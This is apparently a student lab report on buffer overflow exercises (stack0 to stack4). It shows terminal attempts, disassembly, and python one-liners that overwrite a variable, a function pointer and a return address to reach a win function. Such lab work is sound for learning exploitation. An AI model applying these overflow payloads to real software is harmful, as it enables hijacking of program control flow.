Звіт лабораторна №8

1. Write a string that has more than 64 symbols

```
Try again?
$ ./stack0
hgjfkghkfhgkhgjkhjfghfhghfkhgjfhgkdhfghdfgjhjdfkhgkdfgjhfhgdfhkghkdfhghfdhg
you have changed the 'modified' variable
$ ^[[A^[[A^C
$ ^C
$ ^C
$ ./stack0
1234567890
Try again?
$ ./stack0
12345678901234567
Try again?
$ ./stack0
1234567890123456789
Try again?
$ ./stack0
012345678901234567890123456789012345678901234567890123
Try again?
$ /.stack0
-sh: /.stack0: not found
$ ./stack0
0123456789012345678901234567890123456789012345678901234567890123456789012345
you have changed the 'modified' variable
$ _
```

./stack0
012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345


2. Write a string that has 64 symbols + ‘dcba’(a = 61, b = 62, c = 63, d = 64)

```
$ ./stack0
1234567890123456789
Try again?
$ ./stack0
012345678901234567890123456789012345678901234567890123
Try again?
$ /.stack0
-sh: /.stack0: not found
$ ./stack0
0123456789012345678901234567890123456789012345678901234567890123456789012345
you have changed the 'modified' variable
$ ./stack1
stack1: please specify an argument

$ ./stack1 012345678901234567890123456789012345678901234567890123456789012345678901234dcba
Try again, you got 0x00000000
$ ./stack1 fgsfkdfjkgjdfghdfjkghdfghkdfhgkjdhfgkjhdfjkhdfgkhjdghdhfgkdhfgkjdcba
you have correctly got the variable to the right value
$ .stack 012345678901234567890123456789012345678901234567890123456789012345678901234dcba
-sh: .stack: not found
$ ./stack1 012345678901234567890123456789012345678901234567890123456789012345678901234dcba
Try again, you got 0x62636434
$ ./stack1 123456789012345678901234567890123456789012345678901234567890123456789012345678901234dcba
you have correctly got the variable to the right value
$ _
```


./stack1
12345678901234567890123456789012345678901234567890123456789012345678901234
dcba

3. Write a string to env variable(string has 64 symbols + ‘\n\r\n\r’(\r = 0d, \n = 0a)



GREENIE=$(printf
“12345678901234567890123456789012345678901234567890123456789
901234\n\r\n\r”)
GREENIE=$GREENIE ./stack2

4. Find an address on win function(08048424) and write it to fp pointer




```
 8048416:       74 09                   je     8048421 <frame_dummy+0x21>
 8048418:       c7 04 24 a4 95 04 08    movl   $0x80495a4,(%esp)
 804841f:       ff d0                   call   *%eax
 8048421:       c9                      leave
 8048422:       c3                      ret
 8048423:       90                      nop

08048424 <win>:
 8048424:       55                      push   %ebp
 8048425:       89 e5                   mov    %esp,%ebp
 8048427:       83 ec 18                sub    $0x18,%esp
 804842a:       c7 04 24 40 85 04 08    movl   $0x8048540,(%esp)
 8048431:       e8 2a ff ff ff          call   8048360 <puts@plt>
 8048436:       c9                      leave
 8048437:       c3                      ret

08048438 <main>:
 8048438:       55                      push   %ebp
 8048439:       89 e5                   mov    %esp,%ebp
 804843b:       83 e4 f0                and    $0xfffffff0,%esp
 804843e:       83 ec 60                sub    $0x60,%esp
 8048441:       c7 44 24 5c 00 00 00    movl   $0x0,0x5c(%esp)
 8048448:       00
 8048449:       8d 44 24 1c             lea    0x1c(%esp),%eax
 804844d:       89 04 24                mov    %eax,(%esp)
```

objdump -d ./stack3 (-d = -d disassemble Display assembler contents of executable sections)



```
$ python -c "print 'a'*64+'\x24\x84\x04\x08'" | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
$ _
```

*python -c "print 'A'*64 + '\x24\x84\x04\x08'" | ./stack3*

5. Find an address of win function(080483f4) and write is as an return address

```
080483f4 <win>:
 80483f4:       55                      push   %ebp
 80483f5:       89 e5                   mov    %esp,%ebp
 80483f7:       83 ec 18                sub    $0x18,%esp
 80483fa:       c7 04 24 e0 84 04 08    movl   $0x80484e0,(%esp)
 8048401:       e8 26 ff ff ff          call   804832c <puts@plt>
 8048406:       c9                      leave
 8048407:       c3                      ret

08048408 <main>:
 8048408:       55                      push   %ebp
 8048409:       89 e5                   mov    %esp,%ebp
 804840b:       83 e4 f0                and    $0xfffffff0,%esp
 804840e:       83 ec 50                sub    $0x50,%esp
 8048411:       8d 44 24 10             lea    0x10(%esp),%eax
 8048415:       89 04 24                mov    %eax,(%esp)
 8048418:       e8 ef fe ff ff          call   804830c <gets@plt>
 804841d:       c9                      leave
 804841e:       c3                      ret
 804841f:       90                      nop

08048420 <__libc_csu_fini>:
 8048420:       55                      push   %ebp
 8048421:       89 e5                   mov    %esp,%ebp
 8048423:       5d                      pop    %ebp
```

objdump -d ./stack4

```
 80484d7:       c3                      ret
$ ./stack4
gfhgjdfhgkjdfhgkjdfhgkhfghdkfhgkhdfhgkjhjdfhgkdfgdhfghhfdkghkdfhgjhdfkgdfghdfjgj
fdg
Segmentation fault
$ hjgkflhjlgfjlhjgjhlkgjhljgfjhjglfghlkfgjlhjfghjjgklhfghkjgfkhlgfjhjfghjgjjfgkl
jgffghfghf
-sh: hjgkflhjlgfjlhjgjhlkgjhljgfjhjglfghlkfgjlhjfghjjgklhfghkjgfkhlgfjhjfghjgjjf
gkljgffghfghf: not found
$ ./stack4
123456789012345678901234567890123456789012345678901234567890123456789012345678
Segmentation fault
$ ./stack4
123456789012345678901234567890123456789012345678901234567890123456789012345612
56
Segmentation fault
$ ./stack4
123456789012345678901234567890123456789012345678901234567890123456789012345
$ ./stack4
123456789012345678900123456789901234567890123456789012345678901234567890123
Segmentation fault
$ python -c "print 'a'*76+'\xf4\x83\x04\x08'" | ./stack4
code flow successfully changed
Segmentation fault
$
```

*python -c “print ‘a’*76 + ‘\xf4\x83\x04\x08’” | ./stack4*